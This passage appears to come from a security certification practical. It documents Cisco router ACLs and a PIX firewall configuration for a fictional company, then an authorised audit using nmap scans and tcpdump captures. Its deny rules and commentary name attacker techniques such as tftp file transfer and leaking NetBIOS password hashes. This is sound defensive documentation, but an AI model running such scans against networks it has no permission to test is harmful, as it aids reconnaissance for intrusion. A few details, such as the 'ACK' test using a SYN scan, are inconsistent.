The next block of rules has to do with ICMP protocol restrictions. GIAC Enterprises would like to be able to use ping and traceroute to assist with

connecting to services outside the corporate networks but they would like to block inbound pings, traceroute and other ICMP traffic that is commonly related to reconnaissance from the internet.

```
access-list 106 permit icmp any any 11 11
access-list 106 permit icmp any any 0 0
access-list 106 permit icmp any any ttl-exceeded
access-list 106 permit icmp any any time-exceeded
access-list 106 permit icmp any any host-unreachable
access-list 106 deny   icmp any any 13 0 log
access-list 106 deny   icmp any any 14 0 log
access-list 106 deny   icmp any any 8 0 log
access-list 106 deny   icmp any any 15 0 log
access-list 106 deny   icmp any any 17 0 log
access-list 106 deny   icmp any any timestamp-request
log
access-list 106 deny   icmp any any information-
request log
access-list 106 deny   icmp any any mask-request log
```

This last rule blocks any IP packet not previously defined. Since there is an allow all rule for traffic to the entire GIAC Enterprises block, this rule should not have any affect unless perhaps the ISP misroutes something.

```
access-list 106 deny   ip any any log
```

That's the end of access-list 106. Now we have one rule for access-list 123. That's a little bit of a different use for a rule. This rule is used to log telnet access. This could be configured to limit telnet access as well but in this case, the sole purpose of this ACL is to log access in the 'line vty 0 4' section.

```
access-list 123 permit ip any any log
```

This next group of access-lists is bound to the serial interface of the router in the outbound direction. This is commonly referred to as egress filtering…or defining what traffic is allowed to go OUT from the GIAC Enterprises network. Many of these rules relate to the same traffic that some of the 'access-list 106' rules apply to. For example, in the previous section echo requests are blocked and in this section echo-reply packets are blocked. Blocking both the request and the reply is good practice and fits into the defense-in-depth principle.

These first 3 rules permit a NetBIOS connection to the mail server that GIAC Enterprises uses to host their corporate E-mail.

This is a good example of the order of the rules being important. Normally, the deny rules go first and then the permits. We do want to block all NetBIOS traffic but we have one site that we need to do NetBIOS communication with so we deal with this exception to the rule by placing this rule ahead of the denies.

> **NOTE:** It is normally not a good idea to allow NetBIOS communication out of the network. This is needed to comply with a specific business need. This is not a recommended setting.

```
access-list 150 permit tcp any host XXX.YYY.ZZZ.42
range 135 139
access-list 150 permit udp any host XXX.YYY.ZZZ.42
range 135 netbios-ss
access-list 150 permit tcp any host XXX.YYY.ZZZ.42 eq
445
```

This next section defines a number of private address blocks. These networks are defined in these ACLs as the source. This traffic should not be allowed to leave the network. If this traffic left the network, it would indicate an internal routing error or some other abnormality and it is possible that this could leak internal network information.

```
access-list 150 deny   ip 0.0.0.0 0.255.255.255 any
log
access-list 150 deny   ip 10.0.0.0 0.255.255.255 any
log
access-list 150 deny   ip 127.0.0.0 0.255.255.255 any
log
access-list 150 deny   ip 169.254.0.0 0.0.255.255 any
log
access-list 150 deny   ip 172.16.0.0 0.15.255.255 any
log
access-list 150 deny   ip 192.0.2.0 0.0.0.255 any log
access-list 150 deny   ip 192.168.0.0 0.0.255.255 any
log
access-list 150 deny   ip 224.0.0.0 15.255.255.255 any
log
access-list 150 deny   ip 240.0.0.0 7.255.255.255 any
log
access-list 150 deny   ip 248.0.0.0 7.255.255.255 any
log
access-list 150 deny   ip host 255.255.255.255 any log
```

This next section is similar to the ICMP section in access-group 106. GIAC Enterprises wants to be able to use traceroute and ping to test internet connectivity problems but they want to block reconnaissance efforts.

If an internet host attempts to connect to a server that doesn't have a service running on a port, the host may actively refuse the connection with an 'administratively prohibited' icmp packet. If an attempt is made to a non-existent host, a router will normally respond with a host-unreachable packet. In the case of GIAC Enterprises, we do not want to pass that information out. No hosts at GIAC Enterprises are publicly advertised so there should be no 'errant connections'. The main advantage of blocking these types of responses is that for an attacker performing reconnaissance, this slows the attack down a lot.

```
access-list 150 deny   icmp any any unreachable log
access-list 150 deny   icmp any any administratively-
prohibited log
access-list 150 deny   icmp any any echo-reply log
access-list 150 deny   icmp any any host-unreachable
log
access-list 150 deny   icmp any any time-exceeded log
access-list 150 deny   icmp any any ttl-exceeded log
access-list 150 deny   icmp any any parameter-problem
log
access-list 150 deny   icmp any any information-reply
log
access-list 150 deny   icmp any any mask-reply log
```

This begins a section where we are blocking dangerous traffic from the internet. In this first section, we're blocking the sending of tftp and snmp data on the internet. Attackers often use tftp to transfer files because file gets and puts can all be specified on a single line. If a web server is compromises this is often attempted. We're also blocking SNMP traffic

```
access-list 150 deny   udp any any eq tftp log
access-list 150 deny   udp any any range snmp snmptrap
log
```

The next set of access-lists will block any outbound SQL traffic. We should not be making connections to any SQL servers outside the network. This helps ensure that somebody doesn't make a configuration error that would cause a connection to an outside SQL server.

```
access-list 150 deny   tcp any any range 1433 1434 log
access-list 150 deny   udp any any range 1433 1434 log
```

The next rules we have here block all outbound NetBIOS traffic. NetBIOS traffic can be used by an attacker to leak information out of a network.

> **EXAMPLE:** One example of why to block outbound NetBIOS: would be if an attacker sent a user on the network an e-mail message encoded as an HTML message and have a file link in it to the attacker's SMB server

running a sniffer. In a default configuration, that workstation would connect to the attacker's SMB server and request the file and provide a user id and password hash. This hash can often be cracked using L0phtcrack or another password cracker in a few minutes.

This NetBIOS deny rule will take place AFTER all the preceding rules. For GIAC Enterprises, this rule must follow the rule permitting traffic to the externally-hosted mail server.

```
access-list 150 deny   udp any any range 135 netbios-
ss log
access-list 150 deny   tcp any any range 135 139 log
access-list 150 deny   udp any any eq 445 log
access-list 150 deny   tcp any any eq 445 log
```

Our final rule in this section says to allow anything else. If we haven't specifically defined what to do with the traffic up to this point, let it go out.

We have defined quite a bit of traffic but these rules are designed to avoid impacting business. We will be monitoring traffic over the coming weeks and may make some changes to tighten this down once we've identified other valid traffic. This is a safe starting point that will reasonably security the GIAC Enterprises network without impacting day-to-day operation.

```
access-list 150 permit ip any any
```

The next line stops CDP (Cisco Discovery Protocol). CDP collects information about neighboring Cisco devices. It is important disable this on external devices so that if the router were to be compromised the attacker would not be handed critical information about the infrastructure. This is a good example of defense-in-depth…we Intend to keep an attacker out of our router but, if the router were to be compromised, we want to limit the information they can get.

```
no cdp run
```

The console is enabled and the timeout has been increased from the default of 5 minutes to 30 minutes of idle time. A shorter timeout is more secure but it can be a nuisance when doing testing and troubleshooting. In a less secure location, this time should be shorter.

```
line con 0
 exec-timeout 30 0
 password passwordgoeshere
```

The aux port is not needed in this configuration so it's not configured.

```
line aux 0
```

The vty port is configured in this case. Often this will be disabled. In this case, remote access is enabled but, access-group 106 has a rule that blocks telnet traffic coming in from the internet. We are also restricting telnet access with an access-list. If you remember, access-list 123 allows any connection from any IP address but, it has the 'log' switch. That means that the logserver gets an alert every time this rule matches.

```
line vty 0 4
 session-timeout 15
 access-class 123 in
 exec-timeout 15 0
 password 7 a_good_password_goes_here
 login
```

At this point, the router should be configured. Since this is a new config, we'll want to save the config and then test it. Exit from config mode with a <control-z> and then type wr mem.

If there are only changes being made to a working router, I would normally test things first and then write the changes to memory. If mistakes had been made that rendered the configuration unworkable, the saved configuration can be restored simply by restarting the router.

```
ctrl-z
wr mem
```

One final step before you call the router done…cycle the power and make sure it comes back up with the correct config. This proves that you've written the config to memory and that things will work if the router loses power. Every engineer who has worked with Cisco routers for any length of time can remember a story when somebody (usually not the engineer;) forgot to write a config to memory and the router came up some weeks later and wasn't working as expected.

Edge firewall policy - Pix 506

GIAC Enterprises uses a PIX firewall as their external firewall. This firewall terminates client VPN connections for mobile users and partners using the Cisco VPN client software.

This section is designed to document the current configuration so that it can be re-entered. As with the router config, the information in `Courier New font` can be used to re-configure the router or to configure a replacement. At some point, GIAC Enterprises may upgrade this firewall or add a VPN Concentrator. A VPN Concentrator is the most likely upgrade but if a firewall upgrade were selected, this config could be loaded on the new firewall to make a very quick replacement possible.

This policy will have comments liberally scattered throughout but will not include the detailed tutorial from the prior section.

The version of PIX OS does not need to be entered.

```
PIX Version 6.3(1)
```

Define the interfaces. The more secure interfaces are defined with a higher number. By default, traffic is allowed to flow freely from a high-numbered interface to a lower-numbered interface. In this case, traffic from the inside is allowed to flow freely (unless defined elsewhere) to the outside interface.

```
interface ethernet0 10baset
interface ethernet1 10baset
nameif ethernet0 outside security0
nameif ethernet1 inside security100
```

Configure the passwords and name of the router.

> **HINT:** document these passwords. The passwords will be included in the running config in encrypted form. That works for re-loading a firewall but it doesn't help if you need to know the password.

```
enable password privileged_password encrypted
passwd access_password encrypted
hostname LANPIX01
```

The domain name really doesn't matter in most cases but, something needs to be here for encryption to work.

```
domain-name giacenterprises.com
```

The “fixup” command performs some sanitization of banners. That is, if somebody connects to a port they will get some advertisement about what server they’ve connected to. While this is not a huge security advantage, it does force the attacker to do a little guessing and possibly additional probing to determine what software is running on the intended victim box. Hopefully, this additional probing and extra testing will allow our logserver and IDS to raise an alarm about suspicious activity before any systems are compromised.

> **NOTE:** Microsoft recommends that fixup be turned off if a PIX is sitting in front of an Exchange server. When GIAC Enterprises brings their mail server in-house, this will need to be changed.

```
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 ras 1718-1719
fixup protocol http 80
no fixup protocol ils 389
no fixup protocol rsh 514
no fixup protocol rtsp 554
no fixup protocol sip 5060
no fixup protocol sip udp 5060
no fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
```

Access-lists on a PIX are quite similar in concept to the ALCs that were entered for the Cisco router above. These particular ACLs are used to allow VPN users (192.168.1.0/24 block) to communicate with other hosts on the network.

```
access-list 101 permit ip 10.100.0.0 255.255.0.0
192.168.1.0 255.255.255.0
access-list 101 permit ip 10.200.0.0 255.255.0.0
192.168.1.0 255.255.255.0
access-list 101 permit ip 10.110.0.0 255.255.0.0
192.168.1.0 255.255.255.0
access-list 101 permit ip 10.120.0.0 255.255.0.0
192.168.1.0 255.255.255.0
access-list tunnel permit ip 10.0.0.0 255.0.0.0 192.168.1.0
255.255.255.0
```

The next line is purely a personal preference. It defines that the number of lines to show on the terminal screen.

```
pager lines 30
```

The next group of lines enables logging, sets the level of logging and defines that all log info will be forwarded on to the logserver. This is similar in function to the corresponding section in the edge router.

```
logging on
logging timestamp
logging console debugging
logging monitor debugging
logging buffered debugging
logging trap debugging
logging history debugging
logging facility 7
logging queue 4096
logging host inside 10.130.130.151
```

The next section defines the MTU, IP addresses and subnet masks.

```
mtu outside 1500
mtu inside 1500
ip address outside A.B.C.226 255.255.255.240
ip address inside 10.130.130.2 255.255.255.0
```

This next section configures the IP address pool that VPN users will get.

```
ip local pool gepool 192.168.1.1-192.168.1.254
```

The 'arp timeout' setting defines how long an address will remain in the arp tables on the PIX before timing out. 14400 seconds (4 hours) is the default.

```
arp timeout 14400
```

Define the address for the outside interface (previously defined as ethernet0) with a public IP address within the range assigned by the ISP.

```
global (outside) 1 A.B.C.227
```

Assign traffic that will not be NATted. Previously, we defined traffic for access-list 101. Here assigning that to nat 0 on the inside interface. This says that the VPN users can communicate with inside hosts without being NATed.

```
nat (inside) 0 access-list 101
```

The next line states that all 10.0.0.0/8 traffic that arrives on the inside interface will be natted.

```
nat (inside) 1 10.0.0.0 255.0.0.0 0 0
```

This next group provides a mapping of external (public) addresses to an internal IP address. This section corresponds to the Public IP Address Block in the IP Addressing scheme in the first section of this paper.

```
static (inside,outside) A.B.C.228 10.110.0.2 netmask
255.255.255.255 0 0
```

```
static (inside,outside) A.B.C.229 10.120.0.2 netmask
255.255.255.255 0 0
static (inside,outside) A.B.C.231 10.130.130.151 netmask
255.255.255.255 0 0
```

Conduits specify traffic that is allowed to pass through a PIX. The first rule specifies that ICMP traffic is allowed to the GIAC Enterprises mail hosting company. This is basically rendered invalid by the last rule which states that any ICMP is permitted. This should be cleaned up at some point.

The next three rules specify traffic that is allowed to get to internal hosts via their static NAT definitions.

One rule specifies that syslog traffic is allowed through the firewall…that seems odd except for the fact that syslog traffic is stopped at the edge router. The edge router specifically blocks incoming syslog traffic. This rule is needed to allow the edge router to syslog to the logserver through the PIX.

> **NOTES:** Newer releases of the PIX OS will not support conduits. They will instead support access-lists for defining inbound traffic.

```
conduit permit icmp any host X.Y.Z.42
conduit permit tcp host A.B.C.228 eq https any
conduit permit tcp host A.B.C.229 eq ftp any
conduit permit tcp host A.B.C.231 eq 20022 any
conduit permit udp host A.B.C.231 eq syslog any
conduit permit icmp any any
```

The next section defines routes for the PIX. The default route points to the edge router and other individual routes point to the internal routers that would be capable of delivering traffic to that network.

```
route outside 0.0.0.0 0.0.0.0 A.B.C.225 1
route inside 10.100.0.0 255.255.0.0 10.130.130.1 1
route inside 10.200.0.0 255.255.0.0 10.130.130.1 1
route inside 10.110.0.0 255.255.0.0 10.130.130.254 1
route inside 10.120.0.0 255.255.0.0 10.130.130.254 1
```

Next are a number of translation settings. These determine how long the PIX will allow a connection to be open and unused before it will be dropped from the tables.

```
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc
0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media
0:02:00
timeout uauth 0:05:00 absolute
```

This next section specifies how authentication will be handled. We are using two types of authentication at GIAC Enterprises. SSH authentication is done locally and the client VPN connection authentication is done using a shared key.

```
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
aaa authentication ssh console LOCAL
```

Turn snmp off. That's pretty self-explanatory. I've included the syntax for setting a community string if it would be desired. In some cases, getting performance load or throughput information from the PIX would be useful. GIAC Enterprises may do that as their business grows to help determine when and upgrade is needed to their VPN solution.

```
no snmp-server location
no snmp-server contact
snmp-server community GIACread
no snmp-server enable traps
```

This is a default setting. It enables the PIX to reclaim TCP resources when it is overutilized or under attack.

```
floodguard enable
```

This next command instructs the PIX to allow the ipsec traffic through without checking conduits or access-lists.

```
sysopt connection permit-ipsec
```

This next group of settings defines the crypto settings that are permitted and required.

```
crypto ipsec transform-set geset esp-des esp-md5-hmac
crypto dynamic-map dynmap 10 set transform-set geset
crypto map gemap 10 ipsec-isakmp dynamic dynmap
crypto map gemap interface outside
```

This section defines which interface a VPN can be established on, the required encryption and the method of authentication.

```
isakmp enable outside
isakmp identity address
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption des
isakmp policy 10 hash md5
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
```

This section also related to the VPN. The ip address pool that will be assigned to incoming VPN connections is defined here. This 'gepool' is defined previously in the configuration as being 192.168.1.1 through 192.168.1.254. The DNS server, WINS server and domain name are also configured here.

```
vpngroup geremote address-pool gepool
vpngroup geremote dns-server 10.100.0.2
vpngroup geremote wins-server 10.100.0.2
vpngroup geremote default-domain giacenterprises.com
```

One configuration parameter worthy of special note is the split-tunnel setting. The default is to not allow split-tunnel. That means that (in the default setting) all traffic comes through the VPN. If the user wants to hit a web site, that comes through the tunnel. With this configuration, if a user goes to a web site, that traffic goes directly to the web site, only VPN traffic will be encrypted. The advantage of split-tunnel is that the VPN client doesn't see delays related to encrypting their internet traffic and the VPN server doesn't have to pass the data through their internet connection twice. The downside of split-tunnel is that the VPN client can go anywhere they want; they can even have a back door running on their laptop that would allow an attacker to piggyback right into the GIAC Enterprises network. This is not the most secure configuration and in cases where data security is extremely high, this would be a bad idea. At GIAC Enterprises, the discussion is still open…but split-tunneling is the way it is today.

The next two parameters define how long a VPN connection can be idle before it will be terminated and what the shared secret is.

```
vpngroup geremote split-tunnel tunnel
vpngroup geremote idle-time 1800
vpngroup geremote password ********
```

We're done with the VPN stuff, now a little basic PIX firewall finishing up.

SSH is configured on this pix. There are two commands that don't show up in the config but they are necessary to enable ssh on a PIX firewall.

```
ca generate rsa key 1024
ca save all
```

These next two commands specify that ssh connections are allow from any address on either the inside interface.

```
ssh 0.0.0.0 0.0.0.0 inside
```

The ssh timeout is set here to 30 minutes.

```
ssh timeout 30
```

The default timeout for the console is 0. That means that a console login never times out. I'm not a big fan of clearing connections really fast, especially in a secure room but never…that's just plain silly. I have often walked up to a PIX and plugged a console cable in, hit enter and I'm sitting at a privileged prompt (pixname#). Granted, that's handy but… It seems like 'defense-in-depth' would apply here.

```
console timeout 60
```

This next command specifies the username on the pix, the password and the privileged level. By default, the username for an SSH connection is pix. It's wise to change that so that if somebody tries to get on your firewall, they won't even know the right username. In the PIX firewalls that I've seen, this username is rarely changed so this isn't even something an attacker is likely to try.

```
username pixadmin password pix_ssh_password encrypted
privilege 15
```

Final command sets the terminal width…that's the default.

```
terminal width 80
```

And of course, don't forget to write your configuration…just like on a router.

```
wr mem
```

Now it would be wise to open a log in your terminal program and type 'sh run' and capture the output to a text file. I like to name the file after the device and make the date part of the filename.

Assignment 3 – Verify the Firewall Policy

This audit is designed to verify the firewall policy. We will look at the stated policy and design tests that will identify if the firewall is blocking the traffic it should be blocking.

Overview

As with any audit, obtaining permission is the first step. GIAC Enterprises is convinced of the value of checking their work so this wasn't difficult to obtain.

This testing is broken into two phases, one phase for ingress testing and a second for egress testing. In the first phase we will use the IDS that is already installed at GIAC Enterprises to collect incoming packets. We will then send packets to the GIAC network from a location on the internet. After the packets that been sent, we will analyze the data collected on the IDS and see if we get only what we are expecting. In the second phase, we will reverse rolls. The internet host will collect data while the IDS server will generate traffic.

Even though GIAC Enterprises is a round-the-clock company because of their word-wide relationships, the majority of the work takes place from 9-5 Central Standard Time in the US. We did our testing after 6PM on two consecutive weekends. Users were notified 2 days in advance that there would be some maintenance going on and to avoid using the network during this time and to save their work periodically if they choose to take a chance. That's a short notice but we wanted to keep the project moving along quickly and the office personnel are also trying to help in any way they can.

Firewall assessment plan

During this assessment, we will use nmap to attempt to send packets through the firewall. There will be two phases to this testing, an ingress phase and an egress phase. Each phase will consist of two separate tests.

The only difference in the two tests is the flags on the packets being sent through the firewall. One test will consist of packets with the SYN flag set to mimic a normal application attempting a 3-way handshake (the –sS switch for nmap). The other test will have the ACK flags set to mimic a packet that's part of an already established connection (the –sA switch for nmap). Since this is a basic firewall policy assessment we will forgo the crafting fragmented packets and using strange flag combinations to see if we can sneak past the firewall.

We will use [9]nmap to generate the packets and [10]tcpdump to receive and log them.

When using nmap, we will use the –r switch to cause ports to be tested in sequence. This will make it possible to monitor the status of the test and will also make it easier to view the results on the collector

The –P0 switch will keep nmap from pinging the host to decide whether to test them or not base on a ping response. I this setup, ping responses should be blocked anyway.

The –v switch will increase the verbosity of the responses from nmap.

The –oA [filename] switch will cause nmap to create a report in 3 different formats. All three formats may be a little overkill for this test but the different reports can be handy for different uses. Typically, the nmap report is the simplest to use for a small test.

The –p 0-65535 switch tells nmap to test all 65k ports. With the way icmp responses are blocked, this will take a few days.

The test will be done with one engineer at the remote location connected to the IDS over a secure shell connection. This will eliminate the cost of having an engineer on-site as well as one off-site.

[9] http://www.insecure.org/
[10] http://www.tcpdump.org/

Scheduling

This ingress testing will start at 6PM CST Friday to avoid interference with production. The test will run until complete even though this is expected to run into the work-week. The 'used' addresses are at the low end of the block so the tests that are most likely to cause any network problems should be done by the beginning of the workweek. Although we do not expect any network problems as a result of this testing we do want to be careful in our testing. The ingress test will run over two consecutive weekends.

Budget

This is a simple firewall verification, there will be no attempts to penetrate the network or even do a full vulnerability assessment. This test and analysis is expected to take 12 hours. The actual test will take much longer than this. Because of the way the edge router is set up to block ICMP responses, this test will run for days. This test will be done during off-hours over two consecutive weekends so the premium rate of $195 per hour will be charged for the actual assessment time (estimated at 8 hours) with the analysis and write-up being done during normal business hours at the rate of $140 per hour. The total cost will be $1340.

Deliverable

GIAC Enterprises will receive a summarized report of the test with suggestions for improvements if needed.

Firewall assessment

There will be four commands run from each location. For each set of commands, one site will provide the packet stream and the other side will monitor the received packets. Command 1 at the GIAC Enterprises office will be run simultaneous with command 1 from the testing location, the 2nd command from each list will be run together and so forth.

GIAC Enterprises office:

tcpdump -w fwasses_to_office1.dump host I.S.P.88
tcpdump -w fwasses_to_office2.dump host I.S.P.88
nmap -sS -v –r –p 0-65535 -P0 I.S.P.88 -oA fwassess_from_office1
nmap -sS -v –r –p 0-65535 -P0 I.S.P.88 -oA fwassess_from_office2

Testing location:

nmap -sS -v –r –p 0-65535 -P0 A.B.C.224-239 -oA fwassess_to_office1
nmap -sS -v –r –p 0-65535 -P0 A.B.C.224-239 -oA fwassess_to_office2
tcpdump -w fwasses_from_office1.dump net A.B.C.224/29
tcpdump -w fwasses_from_office2.dump net A.B.C.224/29

Firewall assessment evaluation

Test 1 – ingress SYN test

I this test, the computer on the internet was set up to generate packets. This command does a 'half-open' scan of all 65,523 ports on each of the addresses in the subnet to be tested. The –oA switch will generate 3 files with the test results. Even though not all addresses are being used, we will test them all to verify that no unauthorized equipment is connected.

```
nmap -sS -v -r -P0 A.B.C.224-239 –p 0-65535 -oA
fwassess_to_office1 &
```

The IDS at the small office where the internet connection terminated was set to log all packets from the testing machine.

```
tcpdump -w fwasses_to_office1.dump host I.S.P.88 &
```

Test 1 – Analysis

On the internet machine, we need to review the nmap results to see what nmap has seen and then we can look at the inside to see what packets were collected there inside the firewall.

```
less fwassess_to_office1.nmap
```

Here is a segment of the nmap output:

```
Interesting ports on A.B.C.224:
(The 65535 ports scanned but not shown below are in
state: filtered)
PORT   STATE  SERVICE
80/tcp closed http

Interesting ports on A.B.C.225:
The 65526 ports scanned but not shown below are in
state: closed)
PORT    STATE    SERVICE
7/tcp   filtered echo
19/tcp  filtered chargen
23/tcp  open     telnet
135/tcp filtered msrpc
136/tcp filtered profile
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

---similar nmap output skipped

All 65535 scanned ports on A.B.C.232 are: filtered
```

This review showed the expected ports being open and no other ports. We can also see that ports 7, 19, 23, 135-139 and 445 are specifically blocked because nmap reports them as filtered. In nmap output, the filtered STATE means that nmap didn't get the expected output from the port. In this case, the reason for that is that the edge router is blocking traffic to the device. If the device is accessible but the port is unavailable, a reset packet (RST flag) is sent back to the scanning machine.

One additional thing an attacker could assume is that there are 'live machines' on A.B.C.224-229 and A.B.C.231. We can assume that these machines are live because nmap got a response from those machines. At attacker might also assume that 232 and above are not in use.

> **NOTE:** You'll notice that the word "assume" is used when discussing this data from the attacker's perspective. The attacker really can't KNOW for sure what's going with only this type of test. We know what's going on because we have access to the configuration documentation. When testing an unknown system, a tester always needs to keep in mind that there may be pieces of the puzzle that they don't know about.

The fact that reset packets are being received from the machines that actually exist and not from the unused IP addresses or from the explicitly blocked ports can be verified by testing from the internet. We can use a sniffer to monitor the traffic while we attempt to connect to various ports to test our theory. Even though this wasn't in our test suite, as good testers, when we see data that we assume points to a particular conclusion, we need to verify what we're seeing is what we think we're seeing.

On the IDS of our internet network, we can run the following command to monitor all traffic to the 'small office' network.

```
tcpdump -i eth1 host A.B.C.136 or host A.B.C.132
```

Then we can use a machine behind that firewall to connect to ports 137 and 1378 on A.B.C.236 (an IP address that is in use) and A.B.C.232 (an IP address that is not in use).

> Note the change in the testing machine's IP address. During the time between the initial tests and this 'clarifying test', the testing machine lost its DHCP lease and got a new address.

```
12:41:46.770000 > I.S.P.66.3215 > A.B.C.225.137: S
12:41:49.710000 > I.S.P.66.3215 > A.B.C.225.137: S
12:41:55.720000 > I.S.P.66.3215 > A.B.C.225.137: S

12:42:13.160000 > I.S.P.66.3217 > A.B.C.225.1378: S
12:42:13.250000 < A.B.C.225.1378 > I.S.P.66.3217: R
12:42:13.750000 > I.S.P.66.3217 > A.B.C.225.1378: S
12:42:13.850000 < A.B.C.225.1378 > I.S.P.66.3217: R
12:42:14.350000 > I.S.P.66.3217 > A.B.C.225.1378: S
12:42:14.420000 < A.B.C.225.1378 > I.S.P.66.3217: R

12:44:21.850000 > I.S.P.66.3223 > A.B.C.232.137: S
12:44:24.850000 > I.S.P.66.3223 > A.B.C.232.137: S
12:44:30.860000 > I.S.P.66.3223 > A.B.C.232.137: S

13:28:25.090000 > I.S.P.66.3274 > A.B.C.232.1378: S
13:28:28.060000 > I.S.P.66.3274 > A.B.C.232.1378: S
13:28:34.070000 > I.S.P.66.3274 > A.B.C.232.1378: S
```

You can see that this traffic is as would be expected. Traffic going to port 137 on a used or unused IP address doesn't get any response. Traffic going to port

1378 on an IP address that is in use generates a reset packet (RST flag is set) and traffic going to port 1378 on an unused IP address also doesn't get any response.

If an attacker were to review this output, they could assume some parts of the security policy and the IP addresses that are in use based on this output. In the evaluation, we will recommend that ALL inbound traffic be blocked except what is specifically needed.

On the IDS, we need to evaluate any packets that may have 'leaked' through. We're going to read the dump file that we created and we're going to skip the port naming and dns naming with the –nn switch. We are also going to skip traffic on port 20022 because that's what we're using for an SSH connection to the IDS server from the internet.

```
tcpdump -r fwasses_to_office1.dump -nn not port 20022
```

In this test, there are no surprises. We see packets coming in to the web server on port 443, the IDS on port 20022. Both of those packets are acknowledged by the host. There is also traffic coming in to port 21 for the ftp server but no response. This machine has not been installed yet

Test 2 – ingress ACK test

I this test, the computer on the internet was set up to generate packets. This command does an 'ack' scan of all 65,523 ports on each of the addresses in the subnet to be tested. The –oA switch will generate 3 files with the test results. Even though not all addresses are being used, we will test them all to verify that no unauthorized equipment is connected.

```
nmap -sA -v -r -P0 A.B.C.224-239 -p 0-65535 -oA
fwassess_to_office2 &
```

The IDS at the small office where the internet connection terminated was set to log all packets from the testing machine.

```
tcpdump -w fwasses_to_office2.dump host I.S.P.66 &
```

Test 2 – Analysis

On the internet machine, we need to review the nmap results to see what nmap has seen and then we can look at the inside to see what packets were collected there inside the firewall. We would expect that no traffic would make it through to the IDS sensor inside the firewall because this is a stateful firewall and packets coming through that claim to be part of an existing connection (ACK flag set) that is not the in connection table on the PIX firewall should be dropped.

```
less fwassess_to_office2.nmap
```

The results are expected, no ports are found to be open. Here is part of the nmap output. We can see once again that the edge router is handling some ports a little differently than others. Once again, we'd recommend that ALL inbound ports be blocked other than those specifically needed instead of just certain ports. That way if something accidentally gets connected to the external hub or if a mistake gets made in the PIX config, it is more protected.

```
Interesting ports on A.B.C.224:
(The 65535 ports scanned but not shown below are in
state: filtered)
PORT   STATE      SERVICE
80/tcp UNfiltered http

Interesting ports on A.B.C.225:
(The 65528 ports scanned but not shown below are in
state: UNfiltered)
PORT    STATE    SERVICE
7/tcp   filtered echo
19/tcp  filtered chargen
135/tcp filtered msrpc
136/tcp filtered profile
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
445/tcp filtered microsoft-ds

All 65536 scanned ports on A. B.C.226 are: filtered

All 65536 scanned ports on A.B.C.233 are: filtered
```

Test 3 – egress SYN test

In this next test, we're going to send packets out of the network to ensure that they are blocked. In particular, we are most interested in the NetBIOS traffic as that is all that's being specifically blocked at this point.

In this test, we're mainly using nmap as a packet generator. We could send traffic to just the ports we are blocking but in this case, we'll send them all. We're also creating a full set of log files but we really aren't interested in them either. By using the –r switch, we're telling nmap to scan the ports in order. That will make it easier to view the dump file. The only reason for doing both of these things is so that if we see anything questionable, we'll have more information to look into. Also, this test is more compatible to the egress filtering set that I am hoping we get approval for in the near future. Then we can have a solid comparison between this test results and the same test results after the ACL change.

```
nmap -sS -v –r –p 0-65535 -P0 I.S.P.66 -oA
fwassess_from_office1
```

On the internet machine, we'll run tcpdump to see what packets we get. Actually, we should get about 65530 since we're running a full test. We won't really be concerned with all the data but we can use it later for a comparison test if we get more restrictive ACLs approved.

```
tcpdump -w fwasses_from_office1.dump net A. B.C.224/29
```

Test 3 – Analysis

We want to look at the dump file on the machine that's receiving the traffic and look for traffic to any of the blocked ports (135-139 and 445). We can look for all those ports with one tcpdump command. The –nn switch tells tcpdump not to convert IP addresses or port numbers to names. That makes the output easier to read.

```
tcpdump –nn -r fwasses_from_office1.dump port 135 or
port 136 or port 137 or port 138 or port 139 or port
 445
```

As expected, that didn't return anything. We can verify that we were collecting traffic from the IDS machine by running tcpdump without limiting the packets we're looking for. That will verify that we've done a good test. We also need to skip the SSH traffic that we have running on port 20022, that's what the 'not port 20022' command-line argument does.

```
tcpdump -nn -r fwasses_from_office1.dump not port
20022 | less
```

This returns a whole list of traffic. We can easily scroll down through this traffic to see if there is port 135-139 traffic or port 445 traffic in the dump.

```
06:28:41.407923 eth1 < A.B.C.231.61656 > I.S.P.66.131:
S 3204376346:3204376346(0) win 4096
06:28:41.417923 eth1 < A.B.C.231.61656 > I.S.P.66.132:
S 3319520035:3319520035(0) win 4096
06:28:41.417923 eth1 < A.B.C.231.61656 > I.S.P.66.133:
S 205553912:205553912(0) win 4096
06:28:41.417923 eth1 < A.B.C.231.61655 > I.S.P.66.134:
S 245871742:245871742(0) win 4096
06:28:41.727923 eth1 < A.B.C.231.61656 > I.S.P.66.134:
S 502898098:502898098(0) win 4096
06:28:41.737923 eth1 < A.B.C.231.61655 > I.S.P.66.140:
S 4280207532:4280207532(0) win 4096
06:28:41.737923 eth1 < A.B.C.231.61655 > I.S.P.66.141:
S 3370743409:3370743409(0) win 4096
```

You can see in this dump that there are packets on 131, 132, 133 and 134 and then 135-139 are missed. That's good. That's what we'd expect since we're allowing everything except those named ports.

Test 4 – egress ACK test

The last test attempts to send packets through the firewall with the ACK flag set which would indicate that they are part of an established communication session. Since the PIX is a stateful firewall, these packets should get blocked.

From the office, we'll use nmap to send packets to our test machine on the internet. Once again, we'll use all the ports and we'll create a log of the test.

```
nmap -sS -v –r –p 0-65535 -P0 A.B.C.224-239 -oA
fwassess_from_office2
```

Before we hit enter the command to generate the packets, we want to start a sniffer on the test machine.

```
tcpdump -w fwasses_from_office2.dump host I.S.P.66
```

Test 4 – Analysis

We want to look at the dump file on the internet machine to see if any of the traffic came through. We would expect that none did since it's a stateful firewall.

```
tcpdump -nn -r fwasses_from_office2.dump not port
20022 | less
```

As expected, nothing is collected. We know that we has an SSH session connected during the test so we should see that data. Let's look at that just to verify that we are collecting traffic.

```
tcpdump -nn -r fwasses_from_office2.dump  | less
```

And we see the expected traffic so we'll say that our testing was a success.

